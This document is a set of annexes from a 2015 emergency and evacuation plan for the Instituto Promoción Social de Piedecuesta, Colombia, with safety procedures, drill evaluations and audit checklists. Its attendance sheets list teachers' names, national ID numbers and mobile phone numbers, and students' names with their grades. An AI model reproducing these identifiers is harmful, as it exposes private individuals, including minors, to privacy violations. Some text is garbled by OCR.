Recursos	Suministros
	Edificaciones
	Equipos
Sistemas y / o procesos	Servicios
	Sistemas alternos
	Recuperación

NIVEL DE RIESGO



ESTRUCTURA ORGÁNICA DE EMERGENCIAS



DESCRIPCIÓN DE LAS INSTALACIONES



- Zona 1:** Parquederos
- Zona 2:** Edificio Administrativo
- Zona 3:** Edificio de Laboratorios
- Zona 4:** Edificio de Aulas de clases
- Zona 5:** Zona de Canchas
- Zona 6:** Edificio de Restaurante y cafetería

PON - PROCEDIMIENTOS OPERATIVOS NORMALIZADOS

Un PON es un documento en el que se establecen labores que se deben realizar durante la ocurrencia de un evento determinado para llegar a un fin específico.



SISMO
INCENDIO
EXPLOSIÓN
INUNDACIÓN
INTOXICACIÓN
RIESGO BIOLÓGICO
AGLOMERACIÓN

PLAN DE EVACUACIÓN

Es el establecimiento de un orden, programa o seguimiento de acciones cuya finalidad es la de integrar todos los elementos, recursos, equipos y demás que pudieran ser de utilidad en caso de emergencia y desastre, tomando en cuenta los fenómenos naturales y los producidos por errores humanos.



OBJETIVO DEL PLAN DE EVACUACIÓN

Establecer los parámetros, procedimientos y acciones de evacuación de las personas que se encuentren en el Instituto Promoción Social de Piedecuesta, en el momento de una emergencia aumentando las probabilidades de sobrevivencia y protección de la integridad física de las personas.



PROTOCOLO DE EVACUACIÓN



COLORES DE SEGURIDAD

Color	Significado	Indicaciones y precisiones
Rojo	Señal de prohibición	Comportamientos peligrosos
	Peligro-alarma	Alto, parada, dispositivos de desconexión de emergencia, Evacuación
	Material y equipos de lucha contra incendios	Identificación y localización
Amarillo, o amarillo atenuado	Señal de advertencia	Atención, precaución, Verificación
Azul	Señal de obligación	Comportamiento o acción específica, Obligación de utilizar un equipo de protección individual
Verde	Señal de salvamento o de auxilio	Plantas, salidas, pasajes, material, puestos de salvamento o de socorro, socorro
	Situación de seguridad	Vuelta a la normalidad

SEÑALES DE SALVAMENTO O SOCORRO



SEÑALES CONTRA INCENDIOS



SEÑALES DE PROHIBICIÓN



SEÑALES DE ADVERTENCIA



EXTINTORES




RUTAS DE EVACUACIÓN



CONVENCIONES	
	RUTA EVACUACION
	EXTINTOR
	GABINETE INCENDIO
	CAMILLA DE EMERGENCIA
	PUNTO DE ENCUENTRO


EDIFICIO ADMINISTRATIVO




EDIFICIO ADMINISTRATIVO



EDIFICIO LABORATORIOS





PUNTOS DE ENCUENTRO

PUNTO DE REUNION

-  1. Punto en frente del Edificio Administrativo
-  2. Punto en frente del Edificio Laboratorios
-  3. Punto en la cancha de baloncesto

RECUPERACIÓN DEL SISTEMA




EVALUACIÓN Y AUDITORÍA

- Compromiso gerencial
- Soporte administrativo
- Sistemas de detección
- Sistemas de extinción
- Plan de evacuación
- Estructura organizacional
- PON para emergencias


SIMULACIÓN



SIMULACIÓN



SIMULACIÓN



Muchas Gracias!

Anexo 14. Instructivo de evacuación



5

PUNTOS DE ENCUENTRO

Punto de encuentro 1



Punto de encuentro 2



Punto de encuentro 3



6

INSTITUTO PROMOCIÓN SOCIAL DE PIEDECUESTA

INSTRUCTIVO DE EVACUACIÓN



1

EN CASO DE SISMO

ANTES	 <p>Tenga siempre un botiquín de primeros auxilios, linterna, radio y baterías. Mantenga suministros de agua y comida.</p>	 <p>Elabore un plan para saber qué hacer y dónde ir cuando escape. Marque los lugares más seguros en su vivienda, haga mapas sencillos, o haga marcas de pintura.</p>	
DURANTE	 <p>Mantenga la calma. No corra. Alejarse de las ventanas de vidrio. Colóquese al lado de columnas o en esquinas de la casa. Proteja su cabeza.</p>	 <p>Apíñese, cubra la cabeza y manténgase a una distancia fuerte, siempre bajo una mesa, bajo el borde de una puerta, etc.</p>	
DESPUÉS	 <p>Si hay heridos, pida auxilio a los cuerpos de socorro.</p>	 <p>Encienda la radio para escuchar las recomendaciones de las autoridades.</p>	 <p>Manténgase lejos de postes, cables eléctricos o árboles.</p>



2

EN CASO DE INUNDACIÓN

ANTES	DURANTE	DESPUÉS
<p>Organícese, identifique un área segura y los de alta riesgo en su comunidad.</p> <p>Conozca los rutas hacia los lugares más altos de la comunidad.</p> <p>Escuche las noticias, pronóstico de lluvia, alertas.</p> <p>Mantenga una reserva de agua, leche pasteurizada y alimentos secos.</p>	<p>Contiene la calma y siga las instrucciones de las autoridades.</p> <p>Escuche las noticias en su radio portátil.</p> <p>Busque un lugar seguro y hágalo como refugio.</p> <p>No toque nada más de lo que sea necesario o corra riesgo de la falta de agua.</p>	<p>Manténgase lejos de las áreas de riesgo de agua estancada.</p> <p>Escuche las noticias en su radio portátil.</p> <p>Evite el contacto eléctrico directo.</p> <p>No toque a su casa hasta que las autoridades se lo indiquen.</p>

EN CASO DE RIESGO PÚBLICO

1  CONSERVA LA CALMA	2  IDENTIFICA LAS SALIDAS
3  NO USO ELEVADORES	4  NO CORRO
5  NO CORRO	6  NO LLAMO A MI FAMILIA PORQUE USO TELÉFONO, Y NO PUNTEO EN MI PÉDICO

3

EN CASO DE INCENDIO

ANTES	 <p>Tenga siempre un extintor en casa.</p>	 <p>Procure instalar un detector de humo.</p>	 <p>Checkee constante bombas, unidades y cilindros que contengan cualquier tipo de gas inflamable.</p>	 <p>No sobrecargue las instalaciones eléctricas.</p>
DURANTE	 <p>Si hay humo, agáchese y gítese.</p>	 <p>Siga las instrucciones que le indiquen los cuerpos de socorro.</p>	 <p>Si no sabe usarlo, no corra, deténgase, agáchese y llame en el piso para apagar el fuego.</p>	
DESPUÉS	 <p>Alejarse del incidente, y permita que los cuerpos de socorro trabajen con su labor.</p>	 <p>Si hay heridos, pida auxilio a los cuerpos de socorro.</p>		



4

Anexo 150. Formato de asistencia de docentes y administrativos a la socialización del proyecto

PE 01		PLAN DE EMERGENCIA DEL INSTITUTO PROMOCIÓN SOCIAL DE PIEDECUESTA				
CONTROL DE ASISTENCIA A CAPACITACIÓN						
<i>IMPORTANTE: Diligenciar los datos, en donde los campos sombreados son obligatorios para actividades de formación personal.</i>						
ACTIVIDAD:	Socialización del Plan de emergencia.					
OBJETIVO:	Brindar la información necesaria sobre el diseño y formulación del plan de emergencias y sus componentes fundamentales.					
CONTENIDO:	Plan de emergencia, Procedimientos Operativos Normalizados, Protocolo de evacuación, Esquema Organizacional de emergencia.					
DIRIGIDA POR:	Camilo Fuentes Prieto y Manuel Plata Contreras	MODALIDAD:	Diurna	HORARIO:		
DIRIGIDO A:	Personal docente y administrativos de la institución	FECHA:	Marzo 11 de 2015	7:00 a.m. - 9:00 a.m.		
Los aquí firmantes conocemos el objetivo y el contenido de esta actividad.						
N°	APELLIDOS	NOMBRE	C.C.	CARGO	CELULAR	FIRMA
1	Cáceres C.	Jenny Rocío	37.616.316	Docente	3175044528	[Firma]
2	Rugeles R.	Claudia Lucia	37.754.606	Docente	3154366612	[Firma]
3	Alva Sarmiento	Elvira Rocío	65.474.567	Docente	3213895624	[Firma]
4	Vera Carreño	Amparo	63.280.184	Docente	3124452407	[Firma]
5	Polías Velasco	Claudia Marcela	1096.186.435	Docente	319.836.9520	[Firma]
6	Miño Rodríguez	Mynon Liliana	63.509.032	Docente	31	[Firma]
7	Rúa Nuza	Adriana	63350945	Docente	3144041304	[Firma]
8	Allauzot Gamba	Amparo	252.238	Docente	3163077016	[Firma]
9	Martínez Vekia	Mariona	37.285.090	Docente	3134792296	[Firma]
10	Rozas Pérez	Martha Isabel	27.987.XCV	Docente	3158552440	[Firma]
11	Lattillano	Isabella	63.313.210	Docente	63.313.210	[Firma]
12	MENDOZA V	JOSE LUIS	5628.645	DOCENTE	3134463417	[Firma]
13	Suj. F. Soto Ardila	Luz Felem.	633440-17	Docente	6315678648	[Firma]
14	Laguarda S.	Alexander	91350538	Docente	3182060602	Alexander L.
15	MENDOZA D	DIGA	63.442.690	Docente	3187711407	DIGASOJCL
16						
17						
18						
19						
20						
21						
22						
23						
24						
25						

Anexo 21. Formato de asistencia de estudiantes a la socialización del proyecto

PE 02		GESTIÓN DE TALENTO HUMANO Y SALUD OCUPACIONAL		
		CONTROL DE ASISTENCIA A CAPACITACIÓN		
<i>IMPORTANTE: Diligenciar los datos pedidos en la tabla.</i>				
ACTIVIDAD:	Socialización del Plan de emergencia del Instituto Promoción Social de Piedecuesta			
OBJETIVO:	Brindar la información necesaria sobre el diseño y formulación del plan de emergencias y sus componentes fundamentales			
CONTENIDO:	Plan de emergencia, Procedimientos Operativos Normalizados, Protocolo de evacuación, Esquema Organizacional de emergencia			
DIRIGIDA POR:	Camilo Fuentes Prieto y Manuel Plata Contreras	MODALIDAD:	Diurna	HORARIO:
DIRIGIDO A:	Estudiantes de la institución	FECHA:	Marzo 11 de 2015	7:00 a.m. - 9:00 a.m.
Los aquí firmantes conocemos el objetivo y el contenido de esta actividad.				
N°	APELLIDOS	NOMBRE	GRADO	
1	Carreras Ewaldron	Shelly Daryeli	10-04	
2	Castillo Anyanta	Yessica Fuchs	10-04	
3	Sánchez Marik	Ruben Dario	7-05	
4	Arcubelo Vasquez	Bula andrea	6-02	
5	Bleacollon Pinto	Stefanny Gary	7-03	
6	Arcubelo Vasquez	Stefanny Gulreth	7-05	
7	Andrés Mauricio	Ardila Cardenas	6-5	
8	FAMIREZ ERICSEN	NATALIA	8-4	
9	HERNANDEZ SANCHEZ	JULIETH ANDREA	8-4	
10	TORRES SANCHEZ	JUAN PABLO SANTIAGO	8-4	
11	Osser Alejandro	Jonathan Fabian	7-5	
12	Jaban Sebastian	santiago lora	6-6	
13	Wilma Badillo Padilla	Wilmer Alexander	6-02	
14	Salas Morales	Edwin Esneider	6-02	
15	García Campos	Nicole Brigitte	7-04	
16	Sepulveda Leon	Paola Andrea	7-04	
17	Plores Rozzo	Maria Jose	7-04	
18	Angarika mantilla	francy katharine	7-1	
19	Jhon Jairo	Santamaria Sepalveda	7-1	
20	Ramirez Bonavides	Bula Alejandra	6-5	
21	Jaime Moreno	Andrés Esneider	6-5	
22	Ruido Carlos	Ruben Alvaro	7-5	
23	Comes Polanco	Jonathan Steven	7-2	
24	Monroy Rodriguez	angel yosape	7-2	
25				

Anexo22. Manual del plan de emergencias

PLAN DE EMERGENCIAS

INSTITUTO PROMOCIÓN SOCIAL DE PIEDECUESTA



¿QUÉ ES UN PLAN DE EMERGENCIAS?

Es un conjunto de medidas y acciones organizadas destinadas a establecer esquemas para la respuesta frente a la ocurrencia de situaciones de emergencia y/o desastre, minimizando los efectos que sobre las personas y enseres se pudieran derivar.

OBJETIVO DE PLAN DE EMERGENCIAS

Optimizar los recursos, tanto la organización de los medios humanos como los materiales disponibles, para así poder garantizar una intervención inmediata y una evacuación de las instalaciones, en caso de ser necesaria.

IMPORTANCIA DEL PLAN DE EMERGENCIAS

Para que en caso de que se produzca una situación extrema de riesgo (incendio, explosión, fugas de contaminantes químicos, secuestro, amenaza de bomba, etc.), cada empleado que trabaje en el centro, sepa lo que tiene que hacer en cada instante sin tener un momento de duda o vacilación. Debe ser sencillo, flexible, conocido, ejercitado y dinámico.

Página 1

DESCRIPCION DE LAS INSTALACIONES DEL INSTITUTO PROMOCIÓN SOCIAL DE PIEDECUESTA




Zona 1: Parqueaderos
Zona 2: Edificio Administrativo
Zona 3: Edificio de Laboratorios
Zona 4: Edificio de Aulas de clases
Zona 5: Zona de Canchas
Zona 6: Edificio de Restaurante y cafetería

AMENAZAS IDENTIFICADAS EN LA INSTITUCIÓN

	Sismos
	Inundación
	Eventos atmosféricos
	Incendios
	Contaminación por sustancias químicas
	Concentración masiva
	Falla estructural
	Riesgo público
	Explosión

Página 2

ESTRUCTURA ORGÁNICA DEL SISTEMA DE COMANDO DE INCIDENTES DE LA JORNADA DE LA MAÑANA



ESTRUCTURA ORGÁNICA DEL SISTEMA DE COMANDO DE INCIDENTES DE LA JORNADA DE LA TARDE



PROCEDIMIENTOS OPERATIVOS NORMALIZADOS

Un PON es un documento en el que se establecen labores que se deben realizar en la ocurrencia de un evento determinado para llegar a un fin específico y sugiere pautas para tener en cuenta en el momento de la emergencia. Se especifican los PON para las amenazas con mayor riesgo dentro de la institución.

PON EN CASO DE SISMO



Antes de la emergencia

- ⇒ Asegurar objetos que puedan caer y ocasionar una lesión a alguien como estantes, armarios, etc.
- ⇒ Verifique el estado y la disponibilidad de los recursos usados para la atención de la emergencia.

- ⇒ Identifique las rutas de evacuación, salidas de emergencia y puestos de encuentro más cercanos.
- ⇒ Identifique los brigadistas, guías de evacuación y personal de vigilancia del edificio.
- ⇒ Mantener los recursos de atención de emergencias en lugares de fácil acceso pero seguros.
- ⇒ Participe en las actividades de capacitación, simulacros y socialización del plan de emergencias de la institución.
- ⇒ Identificar los puntos donde se realiza el corte de agua.
- ⇒ Tener a la mano un directorio con los números de las entidades externas que pueden ayudar en la situación.

Durante la emergencia


- ⇒ Mantenga la calma, no corra.
- ⇒ Ubíquese en sitios seguros.
- ⇒ Aléjese de ventanas, armarios, balcones y demás estructuras que puedan colapsar y causar daño.

Página 5

Después de la emergencia

- ⇒ Si es necesario evacuar, siga las instrucciones de los guías de evacuación y brigadistas de manera rápida y ordenada.
- ⇒ Corte el fluido eléctrico y el gas
- ⇒ Aléjese de lugares que puedan colapsar con las réplicas.
- ⇒ Si queda atrapado, intente utilizar señales sonoras o visibles.
- ⇒ No reingrese a las instalaciones hasta que se indique lo contrario.
- ⇒ Si ve algo fuera de lo normal repórtelo al personal encargado de la emergencia.
- ⇒ Realizar un reporte de la emergencia.

PON EN CASO DE INUNDACIÓN



Antes de la emergencia

- ⇒ Identifique las rutas de evacuación, salidas de emergencia y puestos de encuentro más cercanos.
- ⇒ Identifique los brigadistas y guías de evacuación.
- ⇒ Verificar el estado de los desagües, cañerías, canales, y realizar limpieza frecuentemente
- ⇒ Identificar las zonas que son más propensas de inundaciones
- ⇒ Asegurar objetos y conexiones que pueden ser afectadas por las inundaciones, no colocar estos en el piso.
- ⇒ Participar en las capacitaciones del plan de emergencia.

Página 6

Durante la emergencia

- ⇒ Evitar pánico de las personas y verificar la situación.
- ⇒ Hacer salvamento de elementos importantes en el sitio (archivo, equipos, muebles, etc.).
- ⇒ Desconecte los aparatos eléctricos, solo si es posible y no pone en riesgo su integridad.
- ⇒ Si el agua proviene del exterior de la edificación trate de bloquear el ingreso de esta.
- ⇒ Identificar si hay personas lesionadas y brindarle primeros auxilios.
- ⇒ Resguardarse en lugares altos donde no este inundado.

Después de la emergencia

- ⇒ Inspeccionar la edificación. No volver a las actividades normales hasta asegurarse de que no hay peligro para las personas.
- ⇒ No solicite ayuda si no es estrictamente necesario.

- ⇒ Seguir las instrucciones del personal de atención de emergencias.
- ⇒ Nunca levantar objetos metálicos ni cables caídos, ya que pueden estar energizados.
- ⇒ Extraer el agua de las zonas afectadas, con el fin de hacer la recuperación de estas.

PON EN CASO DE RIESGO PÚBLICO



Antes de la emergencia

- ⇒ Identifique el personal de seguridad de la institución.
- ⇒ Verifique el estado de los recursos de seguridad con los que cuenta la institución.

Página 7

- ⇒ Identifique puntos críticos de seguridad en las instalaciones.
- ⇒ Asegure las áreas donde estén ubicados equipos de valor.
- ⇒ Controlar la entrada y salida de personas ajenas a la institución.

Durante la emergencia

- ⇒ Mantener la calma.
- ⇒ Informar de la situación que se presente al personal de seguridad de la institución.
- ⇒ Informe al comandante del SCI de la situación.
- ⇒ Llame a la policía para que brinden apoyo en el control de la emergencia.
- ⇒ Asegure la zona y no deje que nadie altere el lugar de los hechos.
- ⇒ Si hay lesionados, brinde atención y llame a entidades externas de apoyo.



Después de la emergencia

- ⇒ Asegúrese que la situación fue controlada.
- ⇒ Reporte cualquier anomalía que se identifique.
- ⇒ Retome actividades normales.
- ⇒ Es el establecimiento de un orden, programa o seguimiento de acciones cuya finalidad es la de integrar todos los elementos, recursos, equipos y demás que pudieran ser de utilidad en caso de emergencia y desastre, tomando en cuenta los fenómenos naturales y los producidos por errores humanos.

PLAN DE EVACUACIÓN



Página 8





NIVELES DE EMERGENCIA

Nivel I (nivel bajo)

La emergencia es identificada solo en un área local de la Institución, puede ser atendida y controlada directamente con los recursos humanos y físicos internos disponibles del área donde ocurre el evento, siendo suficientes para enfrentar la situación. Pertenecen a este nivel de emergencia, aquellas ocasionadas por accidentes comunes y de alta frecuencia que puede dar respuesta y actuar el brigadista encargado del área.

Nivel II (nivel medio)

La magnitud de la emergencia puede ser atendida y controlada por medio de recursos internos y/o externos aunque se puede ocasionar perturbación de la actividad académica administrativa normal. Pueden intervenir los guías de evacuación, vigilante y el apoyo logístico y técnico de la Brigada, siendo también controlada por recursos presentes en la Institución.

Nivel III (nivel alto)

La emergencia posee una magnitud superior que supera la capacidad de reacción de la respuesta interna, por lo que es necesario solicitar el apoyo de entidades externas especializadas para enfrentar y controlar la situación. Se debe activar toda la estructura organizacional en sus tres niveles ya que puede afectar gran porcentaje de las instalaciones.

RECOMENDACIONES EN CASO DE EMERGENCIAS

En caso de incendio

- Cuando el conato de incendio se detecta, se debe tratar de controlar lo más pronto posible y para ello se debe desalojar parcialmente el área afectada.
- Cuando el incendio esta declarado se debe evacuar el bloque completo lo más rápido posible y en orden para evitar choques o tumultos de gente.
- En caso de humo en la ruta de salida, desplácese agachado o gateando.
- En lo posible use un pañuelo húmedo para proteger las vías respiratorias.

En caso de explosión

-Cuando sucede una explosión se debe evacuar el área afectada, ya que prevalece la integridad humana sobre lo material, e inmediatamente se debe prestar atención a las víctimas y posteriormente se inspeccionara y evaluaran los daños.

-Cuando la explosión promete que puede repetirse una réplica se debe conocer la vía de los ductos para proseguir a evaluar si se debe evacuar por prevención algunas otras áreas.

-Durante la explosión arrójese al piso con las piernas flexionadas evitando el contacto del estómago con el piso.

En caso de sismos

-Para el caso de los movimientos sísmicos se debe evaluar el nivel de furor del mismo para determinar si se procede a evacuar.

-Permanezca en los sitios de trabajo o en cada puesto del edificio mientras dure el movimiento, luego espere instrucciones y prepárese para evacuar.

-Aléjese de puertas de vidrio, ventanas, objetos inestables, techos falsos, archivadores, lámparas, escenarios.

-Busque refugio cerca de columnas vigas, mesas de trabajo, marcos de puertas metálicas.

-Si se está en un pasillo, colóquese contra la pared en posición de seguridad: sentado en el piso con piernas recogidas y frente apoyada sobre rodillas.

En caso de inundación

-Cuando se genera una inundación se debe evacuar lo más pronto posible el área afectada, manteniendo siempre la calma propia y tratar de calmar a las personas que hayan entrado en pánico en el momento.

-Evite descender nivel de piso si se encuentra en el segundo nivel del edificio ya que ésta es una zona más segura que el primer nivel.

-Si la evacuación del lugar implica caminar por áreas inundadas, busque subir de nivel del edificio para evitar lamentaciones.

-En lo posible no salga del edificio ya que si la intensidad de la lluvia aumenta puede estar expuesto a rayos, espere hasta que calme la lluvia y desciendan los niveles de agua.

PROTOCOLO EVACUACIÓN

Cuando se presenta una emergencia en la institución en la que una persona se encuentre afectada, lo primero que debe hacer es mantener la calma y tratar de controlarla, si no puede, debe informar a los coordinadores de emergencias o a algún brigadista, y luego debe estar atento de la respuesta que le brinde el personal del SCI. Si se requiere evacuar se debe interrumpir las actividades que se estén realizando y prepararse para evacuar el lugar, se debe conservar la calma y ayudar a controlar el pánico de las personas que lo requieran. Si la emergencia lo requiere se debe desconectar los equipos y aparatos enchufados, además de proteger la información y/o documentación física, incluso en caso necesario de llevarla consigo, hacerlo.

Cuando se da el orden de salida, se debe hacer caminado rápido, sin empujar a las demás personas y hacerlo de manera ordenada, si alguien requiere de ayuda se debe decidir si se le puede ofrecer sin poner en riesgo su integridad física y/o emocional. Se debe seguir la ruta señalada hasta llegar al punto de encuentro, siguiendo las instrucciones del personal a cargo de la evacuación. Si se necesite cambiar de nivel por medio de escaleras o rampas se debe tener el cuidado apropiado del caso. Por ningún motivo se debe desviar, tomar rutas alternas sin autorización de los brigadistas ya que pondría en riesgo su integridad, si alguien lo hace, informar lo más rápido posible a dicho personal encargado y cuando se esté en el punto de encuentro esperar y seguir las indicaciones de los coordinadores de emergencias para luego retornar a las actividades normales o si definitivamente se debe desalojar las instalaciones de la institución.

TIPOS DE FUEGO



CLASE A. Para incendios en los que están implicados materiales combustibles sólidos normales como madera, vinilo, papel, tela, goma, caucho y numerosos plásticos que requieren los efectos térmicos (enfriamiento) del agua, soluciones de agua, o los efectos de ciertos elementos químicos secos que retrasan la combustión.



CLASE B. Para incendios de líquidos combustibles o inflamables, grasas del petróleo, alquitranes, aceites, pinturas de aceite, solventes, lacas, alcoholes, gases inflamables y materiales similares en los que la extinción queda asegurada con mayor rapidez excluyendo el aire (el oxígeno), limitando el desprendimiento de vapores o interrumpiendo la reacción en cadena de la combustión.



CLASE C. Para incendios en los que están involucrados equipos eléctricos energizados donde, de cara a la seguridad del operador, es preciso utilizar agentes no conductores de electricidad, es decir, eléctricamente aislantes.



CLASE D. Para incendios en los que están implicados ciertos metales combustibles como magnesio, titanio, circonio, sodio, litio, potasio, etc., que requieren un medio extintor absorbente térmico no reactivo con los metales en combustión.



CLASE K. Son los originados por diversos medios de cocción como grasas, aceites o manteca, comestibles.

COLORES DE EMERGENCIA

COLOR	SIGNIFICADO	INDICACIONES
ROJO	Señal de prohibido	Comportamiento peligroso
	Peligro Alarma	Alto, parada, dispositivos de desconexión de emergencia
	Material y equipos de lucha contra	Identificación y localización
AMARILLO	Señal de ..	Atención,
AZUL	Señal de obligación	Comportamiento o acción específica, Obligación de utilizar equipo de ..
VERDE	Señal de salvamento o auxilio	Puertas, salidas, pasajes, Puestos de salvamento socorro
	Situación de seguridad	Vuelta a la normalidad

FIGURAS DE EMERGENCIA



(a). Señal de prohibición



(b). Señal de obligación



(c). Señal de advertencia



(d). Señal de salvamento o socorro



(e). Señal de protección contra incendios



DIRECTORIO DE EMERGENCIAS

ENTIDAD	UBICACIÓN	TELÉFONO
Policia Nacional (Cuadrante 2)	Cll. 6 # 5-60	6550169
Cuerpo de Bomberos voluntarios de Predecuesta	Cra. 15 # 1ª 19	6560942
Defensa Civil de Predecuesta	Cll. 3 # 3-43	3165243901

ENTIDAD	TELÉFONO
Bomberos Voluntarios	119
Defensa Civil	144
Policía Nacional	123
Cruz Roja	132
Gaula	165
Ejército Nacional	147
Atención de desastres	111

ELABORADO POR:
 CAMILO ANDRÉS FUENTES PRIETO
 MANUEL ANTONIO PLATA CONTRERAS
 INGENIERIA INDUSTRIAL- UIS



Anexo 16. Carta de veedores

INSTITUTO DE PROMOCION SOCIAL
RESOLUCION DE APROBACION
N. 14873 DE DICIEMBRE 01 DE 2008
NIT.804007417-6



RAD-IPS-053-15

Piedecuesta, 02 de Marzo de 2015

SEÑORES
CUERPO DE BOMBEROS VOLUNTARIOS DE PIEDECUESTA
CARRERA 15 #1*-19, San Francisco
Teléfono: 6560942, 119 emergencias

Cordial saludo,

La Ley 1523 de 2012 sugiere adoptar la política nacional de gestión del riesgo de desastres y establece el Sistema Nacional de Gestión del Riesgo de Desastres y en disposición a ella el Instituto Promoción Social de Piedecuesta está trabajando en la elaboración de un Plan de Emergencias para cumplir con los requisitos de ley en busca de la conservación de la integridad humana en situaciones de emergencia. Además de acuerdo a la Ley 1575 de 2012 en su artículo 1º precisa una responsabilidad compartida en la gestión integral del riesgo y atención a incidentes en la que establece que la responsabilidad recae en todas las autoridades del municipio.

En cumplimiento a la ley el Instituto Promoción Social de Piedecuesta está organizando un Simulacro de Evacuación por Sismo que se tiene planeado ejecutar a las 9:00 a.m. del día 20 de Marzo de 2015 en las instalaciones del colegio. Se permite la asistencia de algunas instituciones que cordialmente nos permitimos invitarlos como veedores a dicha actividad. Sería satisfactorio para nosotros contar con su participación como asistentes ese día.

Muchas gracias por recibir nuestra solicitud y esperamos contar de su presencia.

Atentamente,



Diocelina Sandoval Delgado
ESP. DIOCELINA SANDOVAL DELGADO
Rectora

Correo electrónico: ips_piedecuesta@ips.com
VIA CUATROTORRA BARBIDO EL REPECO Teléfax: 6557500
PIEDECUESTA - SANTANDER

Anexo 17. Evidencias fotográficas de la socialización del plan de emergencias a la comunidad educativa







Anexo 18. Formatos de evolución del simulacro de evacuación

FORMATO DE EVALUACIÓN DEL SIMULACRO DE EVACUACIÓN

Nombre del evaluador: Jaime Andrés Rueda Sandoz
 Entidad: Bombas Voluntarias de Piedecuesta
 Fecha: 20/03/2015

Señor observador: Observe las actividades del simulacro y evalúe según su criterio los aspectos que se mencionan a continuación. Finalmente escriba las observaciones y sugerencias en búsqueda de la mejora y efectividad del sistema.

ÍTEM	SI	NO
EVALUACIÓN GENERAL DE EVACUACIÓN		
➤ Se dió la voz de alerta (se realizaron maniobras de resguardo).	X	
➤ Se dió la voz de alarma de evacuación.	X	
➤ La alerta y alarma se escucharon y fue reconocida en todas las áreas.	X	
➤ Todos los empleados y visitantes acataron la señal de alerta y alarma.		X
➤ Se tiene una adecuada señalización de las rutas de evacuación.		X
➤ Las rutas de evacuación fueron suficientes para la salida de todos los participantes.	X	
➤ Se realizó la evacuación en orden y sin poner en peligro a los participantes.	X	
➤ Los guías de evacuación condujeron de manera adecuada a las personas durante la evacuación.	X	
➤ Se contó con participación total de las áreas y de las partes interesadas para la realización del ejercicio.	X	
EVALUACIÓN DE LOS PUNTOS DE ENCUENTRO		
➤ Hubo organización en los puntos de encuentro.	X	
➤ Al desplazarse hacia el punto de encuentro se tomaron todas las medidas de seguridad para los participantes que evacuaron.	X	
➤ Los coordinadores o líderes de evacuación reportaron novedades.	X	
➤ El personal evacuado permaneció en el punto de encuentro hasta recibir la orden de reingreso.	X	
➤ Se verificó permanentemente la seguridad en el punto de encuentro.	X	
➤ Al reingresar después de la evacuación se tomaron todas las medidas de seguridad.		X

OBSERVACIONES Y SUGERENCIAS


- | |
|---|
| - Implementar un sistema de alarma y socializarlo con el personal de la institución, ya que las alarmas portátiles no fueran suficientes |
| - Realizar jornadas de sensibilización con alumnos y profesores para concientizarlos acerca de la importancia de estas actividades, ya que se evidencia falta de compromiso |
| - Realizar las evacuaciones de manera ordenada y evitando el pánico, ya que esto genera accidentes más graves que la misma emergencia. |
| |
| |
| |
| |
| |
| |
| |
| |
| |

Anexo 19. Evidencias fotográficas del simulacro realizado en la institución el 20 de marzo de 2015

















Anexo 20. Formato de evaluación y auditoría del plan de emergencias

AUDITORÍA PARA EL PLAN DE EMERGENCIA DEL INSTITUTO PROMOCIÓN SOCIAL DE PIEDECUESTA				
ASPECTO A EVALUAR	CUMPLE	EN PROCESO	NO CUMPLE	COMENTARIO
ASPECTOS GENERALES DEL PLAN DE EMERGENCIAS				
¿Se cuenta con un análisis del riesgo y vulnerabilidad de las condiciones actuales?				
¿Se cuenta con el documento escrito del plan de emergencia y se encuentra actualizado?				
¿Se tienen procedimientos y protocolos establecidos para la atención de las distintas emergencias?				
ORGANIZACIÓN PARA EMERGENCIAS				
¿Existe una estructura orgánica organizada para la atención y respuesta a emergencia?				
¿Se tienen definidos los niveles de responsabilidad y funciones para el manejo de emergencias en los miembros del SCI?				
¿Se dispone de una brigada de emergencia capacitada y entrenada en la atención a emergencias?				
¿Existe un coordinador de emergencias identificado y capacitado?				
¿Existe dotación para los miembros del SCI y para las instalaciones?				
RUTAS DE EVACUACIÓN				
¿Las rutas de evacuación tiene la capacidad suficiente para el flujo de estudiantes?				
¿Los puntos de encuentro están ubicados en lugares de fácil identificación y acceso?				
¿La ruta de evacuación está señalizada de manera clara, visible y correcta?				
¿Se cuenta con rutas alternas de evacuación?				
¿Se tienen los mapas que permitan conocer las rutas de evacuación de la institución en cada edificio y por niveles de cada uno?				
RECURSOS Y SISTEMAS				
¿Se cuenta con sistemas de alarma y respuesta que permitan avisar de la emergencia y de la salida en una evacuación?				
¿Se cuenta con un sistema de iluminación adecuado para una emergencia?				
¿Los extintores se encuentran ubicados en lugares de fácil acceso?				
¿Los extintores están recargados, en buen estado y actualizados de acuerdo a la normatividad vigente?				
¿Los gabinetes contra incendio están equipados con todos los implementos necesarios y en perfecto estado?				
¿Los botiquines de primeros auxilios cuentan con los recursos suficientes?				
¿Las camillas están ubicadas en sitios de fácil acceso y están buenas condiciones junto con sus accesorios?				
OTROS				
¿Se han realizado simulacros de evacuación para el reconocimiento de rutas y preparación para emergencias?				
¿Se ha divulgado al personal de la institución para dar a conocer el Plan de emergencia ante toda la comunidad educativa?				
¿Se realizan las actualizaciones periódicas del Plan de emergencias?				

LISTA DE VERIFICACIÓN PARA AMENAZAS CON ALTO TIPO DE RIESGO			
SISMOS			
ÍTEM DE VERIFICACIÓN	SI	NO	OBSERVACIÓN
Se indica que se deba estar alejado de las edificaciones, árboles, paredes y líneas de energía?			
Las brigadas , en caso de daños mayores o interrupciones, anuncian e implementan procedimientos de evacuación?			
Se indica que se debe identificar y ayudar a los lesionados?			
Se prohíbe la entrada a una instalación que ha sido evacuada, hasta tanto se den instrucciones sobre la seguridad para entrar?			
Se dan instrucciones a los trabajadores de atender las recomendaciones del personal de emergencias?			
Se revisan los procedimientos periódicamente?			
INUNDACIÓN			
ÍTEM DE VERIFICACIÓN	SI	NO	OBSERVACIÓN
Se indica al personal que no salga de las			
Si se inunda alguna zona, se hace el PON como se			
Se activa el SCI en el momento de inundación?			
Se dan instrucciones a los trabajadores de atender las recomendaciones del personal de emergencias?			
Se revisan los procedimientos periódicamente?			
RIESGO PÚBLICO			
ÍTEM DE VERIFICACIÓN	SI	NO	OBSERVACIÓN
Se dan instrucciones de cómo hacer las llamadas			
Si se da la orden de evacuar la instalación, se indica a qué distancia se debe alejar?			
Se establece quien quienes son los responsables de la evacuación de las instalaciones?			
Se instruye el procedimiento a seguir en caso de hurto, asonada, atentado?			
Se instruye sobre no entrar al edificio o instalación hasta tanto no lo indiquen las personas apropiadas?			
Se instruye sobre la no activación de alarmas o sistemas de radio o equipo electrónico, en la sospecha de bomba o explosivo?			

IMPEDIMENTOS POR AUDICIÓN				
ÍTEM DE VERIFICACIÓN	CUMPLE	EN PROCESO	NO CUMPLE	COMENTARIO
Alarmas visuales				
